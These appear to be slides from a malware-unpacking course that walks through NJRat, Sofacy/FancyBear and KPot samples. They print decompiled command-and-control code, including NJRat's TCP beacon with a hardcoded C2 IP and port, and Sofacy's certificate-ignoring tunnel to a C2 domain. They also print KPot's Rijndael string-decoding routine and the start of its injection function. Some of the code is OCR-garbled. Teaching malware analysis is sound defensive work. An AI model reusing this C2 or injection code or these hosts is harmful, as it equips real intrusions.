
- Copy
- Copy Expression
- Edit Value
- Copy Value
- Add Watch
- Make Object ID
- Save...** (highlighted)
- Refresh
- Show in Memory Window
- Language
- Select All
- Hexadecimal Display
- Digit Separators
- Collapse Parent
- Expand Children
- Collapse Children
- Public Members
- Show Namespaces
- Show Intrinsic Type Keywords
- Show Tokens

Unpacking NJRat

solutions: 0x05




- MZ at the beginning
- Appears to be the Payload
- Let's see what kind of file it is



Unpacking NJRat

solutions: 0x06



- Looks like .NET Again
- Let's look at DnSpy

Unpacking NJRat

solutions: 0x07



- Keylogger Code
- CnC Traffic Code

Assembly Explorer

```
1019
1020     OK.HM = new MemoryStream();
1021     OK.C = new TcpClient();
1022     OK.C.ReceiveBufferSize = 204800;
1023     OK.C.SendBufferSize = 204800;
1024     OK.C.Client.SendTimeout = 10000;
1025     OK.C.Client.ReceiveTimeout = 10000;
1026     OK.C.Connect(OK.H, Conversions.ToInt32(OK.P));
1027     OK.On = true;
1028     OK.Send(OK.inf());
1029     try
1030     {
1031         string text;
1032         if (Operators.ConditionalCompareObjectEqual(OK.OTV("vn", ""), "", false))
1033         {
1034             text = text + OK.DEB(ref OK.VN) + "\r\n";
1035         }
1036     }
1037     else
1038     {
1039         string str = text;
1040         string text2 = Conversions.ToString(OK.OTV("vn", ""));
1041         text = str + OK.DEB(ref text2) + "\r\n";
1042     }
1043     text = string.Concat(new string[]
1044     {
1045         text,
1046         OK.H,
1047         ":" ,
1048         OK.P,
1049         "\r\n"
1050     });
1051     text = text + OK.DB + "\r\n";
1052     text = text + OK.EXE + "\r\n";
1053     text = text + Conversions.ToString(OK.Idr) + "\r\n";
1054     text = text + Conversions.ToString(OK.Isf) + "\r\n";
1055     text = text + Conversions.ToString(OK.Isu) + "\r\n";
1056     text = Conversions.ToString(OK.BN);
1057     OK.Send("inf" + OK.Y + OK.ENB(ref text));
1058 }
1059 catch (Exception ex4)
1060 {
1061 }
```

Locals

Name	Value

Unpacking NJRat

solutions: 0x08

- CnC Server IP Address
- CnC Keyword

```
OK X
1302     public static string VR = "0.7d";
1303
1304     // Token: 0x04000003 RID: 3
1305     public static object MT = null;
1306
1307     // Token: 0x04000004 RID: 4
1308     public static string EXE = "server.exe";
1309
1310     // Token: 0x04000005 RID: 5
1311     public static string DR = "TEMP";
1312
1313     // Token: 0x04000006 RID: 6
1314     public static string RG = "d6661663641946857ffce19b87bea7ce";
1315
1316     // Token: 0x04000007 RID: 7
1317     public static string H = "82.137.255.56";
1318
1319     // Token: 0x04000008 RID: 8
1320     public static string P = "3000";
1321
1322     // Token: 0x04000009 RID: 9
1323     public static string Y = "Medo2*_^";
```

solutions: 0x09




Unpacking Sofacy / FancyBear

solutions: 0x0a



- C++
- No Packer Detected
- Let's look at entropy



Unpacking Sofacy / FancyBear

solutions: 0x0b



Unpacking Sofacy / FancyBear

solutions: 0x0c





Figure: Sofacy / FancyBear - PortexAnalyzer

NOTE: Some areas seem to have higher entropy than others!

solutions: 0x0d

- Interesting Export




Name	Address	Ordinal
inst	0000000000401000	1
start	0000000000401CB3	[main entry]

Unpacking Sofacy / FancyBear

solutions: 0x0e

- .NET Assembly Injection Method

```
push    ecx
push    ebx
push    esi
push    edi
mov     eax, __security_cookie
xor     eax, ebp
push    eax
lea     eax, [ebp+var_C]
mov     large fs:0, eax
mov     [ebp+var_10], esp
mov     [ebp+var_4], 0
call    NetAssemblyInjection
test    al, al
jz     short loc_40103E
```




```
loc_40103E:
mov    al, 1
mov    ecx, [ebp+var_C]
mov    large fs:0, ecx
pop    ecx
pop    edi
```

Unpacking Sofacy / FancyBear

solutions: 0x0f


- Create .NET Instance



Unpacking Sofacy / FancyBear

solutions: 0x10

- SafeArrayLock
- SafeArrayUnlock
- SafeArrayDestroy
- What is happening between these?



Unpacking Sofacy / FancyBear



solutions: 0x11

The screenshot shows the OllyDbg debugger interface during the analysis of a Sofacy/FancyBear sample. The assembly window displays the following code snippet:

```
FF 15 0C E3 0B 01    call dword ptr ds:[<SafeArrayCreate>]
8B D8                  mov ebx,eax
53                      push ebx
CALL DWORD PTR DS:[<SafeArrayLock>]
MOV EDI,DWORD PTR SS:[EBP-40]
PUSH 5600
PUSH 00000000
PUSH 00000000
CALL DWORD PTR DS:[EBX+C]
CALL SAMPLE.013B173E
ADD ESP,C
PUSH EBX
CALL DWORD PTR DS:[<SafeArrayUnlock>]
CALL <SAMPLE.SUB_13B189E>
MOV EDI,DWORD PTR SS:[EBP-20]
MOV ESI,DWORD PTR SS:[EBP-3C]
ADD ESP,4
TEST EDI,EDI
JMP SAMPLE.013B1776
PUSH 00004000
```

The Registers window shows:

H16	FPU
EAX 00000000	
EBX 0057BD40	
ECX 0057BD40	
EDX 00000078	'x'
EBP 001EF984	
ESP 001EF948	
ESI 00005600	
EDI 00E3D598	

The Stack dump window shows:

Default (stdcall)
1: [esp+4] 00000000
2: [esp+8] 0000000A
3: [esp+C] 00000000
4: [esp+10] 00E3D598
5: [esp+14] 00E3D59A


The Dump 1 window shows the memory dump of the program's data.

A red arrow points from the assembly code line `JMP SAMPLE.013B1776` down to the memory dump window, highlighting the address `00584F70` which corresponds to the instruction `JMP PE_L.L.`.

Unpacking Sofacy / FancyBear



solutions: 0x12



Unpacking Sofacy / FancyBear

solutions: 0x13




Figure: Sofacy Dumped Payload - Appears Unpacked

NOTE: Looks like this is in .NET so let's use DnSpy!

Unpacking Sofacy / FancyBear



solutions: 0x14

```
private static bool CreateMainConnection()
{
    string requestUriString = "https://" + Tunnel.server_ip;
    try
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
        WebRequest.DefaultWebProxy.Credentials = CredentialCache.DefaultNetworkCredentials;
        String@builder stringBuilder = new String@builder(255);
        int num = 0;
        Tunnel.Url@GetSessionOption(268435457, stringBuilder, stringBuilder.Capacity, ref num, 0);
        string text = stringBuilder.ToString();
        if (text.Length == 0)
        {
            text = "User-Agent: Mozilla/5.0 (Windows NT 6.; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0";
        }
        httpWebRequest.Proxy.Credentials = CredentialCache.DefaultNetworkCredentials;
        httpWebRequest.ContentType = "text/xml; charset=utf-8";
        httpWebRequest.UserAgent = text;
        httpWebRequest.Accept = "text/xml";
        ServicePointManager.ServerCertificateValidationCallback = (RemoteCertificateValidationCallback)Delegate.Combine(
            (ServicePointManager.ServerCertificateValidationCallback, new RemoteCertificateValidationCallback((object sender, X509Certificate certificate,
                X509Chain chain, SslPolicyErrors sslPolicyErrors) => true)));
        WebResponse response = httpWebRequest.GetResponse();
        Stream responseStream = response.GetResponseStream();
        Type type = responseStream.GetType();
        PropertyInfo property = type.GetProperty("Connection", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
            BindingFlags.GetProperty);
        object value = property.GetValue(responseStream, null);
        Type type2 = value.GetType();
        PropertyInfo property2 = type2.GetProperty("NetworkStream", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
            BindingFlags.GetProperty);
        Tunnel.TunnelNetStream_ = (NetworkStream)property2.GetValue(value, null);
        Type type3 = Tunnel.TunnelNetStream_.GetType();
        PropertyInfo property3 = type3.GetProperty("Socket", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
            BindingFlags.GetProperty);
        Tunnel.TunnelSocket_ = (Socket)property3.GetValue(Tunnel.TunnelNetStream_, null);
    }
    catch (Exception)
    {
        return false;
    }
    return true;
}

// Token: 0x04000001 RID: 1
public static string server_ip = "tvopen.online";
```

Figure: Sofacy / FancyBear - CnC Code

Unpacking KPot

solutions: 0x15


- Looks like this is an ISO
- Let's extract it!

The screenshot shows the Detect It Easy 2.03 application window. The file name is set to C:/Users/malware/Desktop/kpot-packed.bin. The analysis results indicate the file is a Binary (Type) with a size of 1245184 bytes. The entropy is listed as 1.00, and the file is identified as ISO 9660. The interface includes tabs for Scan, Scripts, Plugins, and Log. At the bottom, there are buttons for Options, About, and Exit, along with a large Scan button. A progress bar at the bottom shows 100% completion.

Unpacking KPot

solutions: 0x16


- Extract the ISO Image



Unpacking KPot

solutions: 0x17

- Packed with Smart Assembly
- Let's now try de4dot



Unpacking KPot

solutions: 0x18

- de4dot detected smart assembly
- Let's have a look in DnSpy!

```
C:\Windows\system32\cmd.exe
06/03/2019 02:45 PM           386 de4dot-x64.exe.config
06/03/2019 02:45 PM          144,896 de4dot.blocks.dll
06/03/2019 02:45 PM        1,102,336 de4dot.code.dll
06/03/2019 02:45 PM         43,520 de4dot.cui.dll
06/03/2019 02:45 PM          4,608 de4dot.exe
06/03/2019 02:45 PM          386 de4dot.exe.config
06/03/2019 02:45 PM          20,992 de4dot.mdecrypt.dll
06/03/2019 02:45 PM        1,136,128 dnlib.dll
05/31/2019 08:43 AM       204,800 img-00031051900.exe
06/03/2019 02:45 PM <DIR>      LICENSES
                     23 File(s)   2,752,626 bytes
                     3 Dir(s)  13,128,671,232 bytes free

C:\Users\malware\Desktop\Tools\de4dot-net35>de4dot.exe img-00031051900.exe
de4dot v3.1.41592.3405 Copyright <C> 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot

Detected SmartAssembly 6.9.0.114 <C:\Users\malware\Desktop\Tools\de4dot-net35\img-00031051900.exe>
Cleaning C:\Users\malware\Desktop\Tools\de4dot-net35\img-00031051900.exe
Renaming all obfuscated symbols
Saving C:\Users\malware\Desktop\Tools\de4dot-net35\img-00031051900-cleaned.exe

C:\Users\malware\Desktop\Tools\de4dot-net35>
```

Unpacking KPot

solutions: 0x19

Assembly Explorer

Packed Data in Resources

Class15 X

```
1347 if (Operators.ConditionalCompareObjectEqual(executablePath, text + "#nsgdfgdsp$$$$.exe$$", false))
1348 {
1349     goto IL_15D;
1350 }
1351 IL_15A:
1352 num2 = 23;
1353 IL_15D:
1354 num2 = 26;
1355 string sourceFileName = Interaction.Environ(Class15.smethod_30("8HMhLTGVQ0ih4lcE$05F9A==")) + Class15.smethod_30("+$PYkL:
1356     Class15.smethod_30("8HM1hM12pL90Lp7wYsd2wg=="));
1357 IL_18A:
1358 num2 = 27;
1359 IL_18D:
1360 num2 = 28;
1361 IL_190:
1362 num2 = 29;
1363 string destFileName = "" + str + "\\\" + text2;
1364 IL_1A6:
1365 num2 = 30;
1366 byte[] byte_ = (byte[])resourceManager.GetObject("八港国港美七认");
1367 IL_1B1:
1368 num2 = 31;
1369 byte[] array2 = Class15.smethod_6(byte_, Class15.smethod_30("Hb7onq2ZgBw+mmuID$SYXZug4//mjETWOU+Mi913jw=="));
1370 IL_1C6:
1371 num2 = 32;
1372 File.Delete(text + text2);
1373 IL_1E2:
1374 num2 = 33;
1375 File.Copy(sourceFileName, destFileName, true);
1376 IL_1EF:
1377 num2 = 34;
1378 Class15.smethod_16(new object[])
1379 {
1380     string.Empty,
1381     array2,
1382     false,
1383     false,
1384     Application.ExecutablePath
1385 };
1386 num2 = 35;
```

Get Packed Data

Unpacking Packed Data

Injection Funtion

Unpacking KPot

solutions: 0x1a



- Uses Rijndael for string obfuscation
- We can use C# in Visual Studio!

```
static string smethod_30(string string_0)
{
    string s = "美明八零会家美";
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    string result;
    try
    {
        byte[] array = new byte[32];
        byte[] sourceArray = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(s));
        Array.Copy(sourceArray, 0, array, 0, 10);
        Array.Copy(sourceArray, 0, array, 15, 10);
        rijndaelManaged.Key = array;
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
        byte[] array2 = Convert.FromBase64String(string_0);
        string @string = Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array2, 0, array2.Length));
        result = @string;
    }
    catch (Exception ex)
    {
    }
    return result;
}
```

Unpacking KPot


solutions: 0x1b

```
1 class Program
2 {
3     1 reference
4     static string decode(string string_0)
5     {
6         string s = "美明八毒会家美";
7         RijndaelManaged rijndaelManaged = new RijndaelManaged();
8         MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
9         string result;
10        byte[] array = new byte[32];
11        byte[] sourceArray = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(s));
12        Array.Copy(sourceArray, 0, array, 0, 10);
13        Array.Copy(sourceArray, 0, array, 15, 10);
14        rijndaelManaged.Key = array;
15        rijndaelManaged.Mode = CipherMode.ECB;
16        ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
17        byte[] array2 = Convert.FromBase64String(string_0);
18        string @string = Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array2, 0, array2.Length));
19        result = @string;
20        return result;
21    }
22    0 references
23    static void Main(string[] args)
24    {
25        Console.WriteLine(decode(args[0]));
26    }
27}
```

NOTE: Just use copy and paste and now let's try it in PowerShell!

Unpacking KPot

solutions: 0x1c



A screenshot of a Windows PowerShell window titled "Windows PowerShell". The command entered is "PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe \"FZQR27Y43sDb0N97K0JG@g==\"". The output shows the string "svhost" in red with the word "Decoded" written over it, and the obfuscated string "FZQR27Y43sDb0N97K0JG@g==" in red with the word "Encoded" written over it. The PowerShell window has a blue background.

Figure: Unpacking KPot - String Deobfuscation

NOTE: Now let's look at the injection function!

Unpacking KPot

solutions: 0x1d

```
static bool smethod_27(object[] object_0)
{
    Class5.Class6 @class = new Class5.Class6();
    Class8.Delegate1 @delegate = Class5.smethod_0<Class8.Delegate1>(Class15.smethod_36["uzbZJ0XM1ti/o9VzPqHexQ=="], Class15.smethod_36["kvDwt2m955ig9LvIKqBJ7Q=="]);
    Class8.Delegate2 delegate2 = Class5.smethod_0<Class8.Delegate2>(Class15.smethod_36["uzbZJ0XM1ti/o9VzPqHexQ=="], Class15.smethod_36["M+Cx1wPrkCQPwhR5g7XQekaqAMuhh60oEkoAbNvuIk=="]);
    Class8.Delegate3 delegate3 = Class5.smethod_0<Class8.Delegate3>(Class15.smethod_36["uzbZJ0XM1ti/o9VzPqHexQ=="], Class15.smethod_36["OCVByDSKb4dymgmcPozmijexOC140ik/RQZbeXPcD=="]);
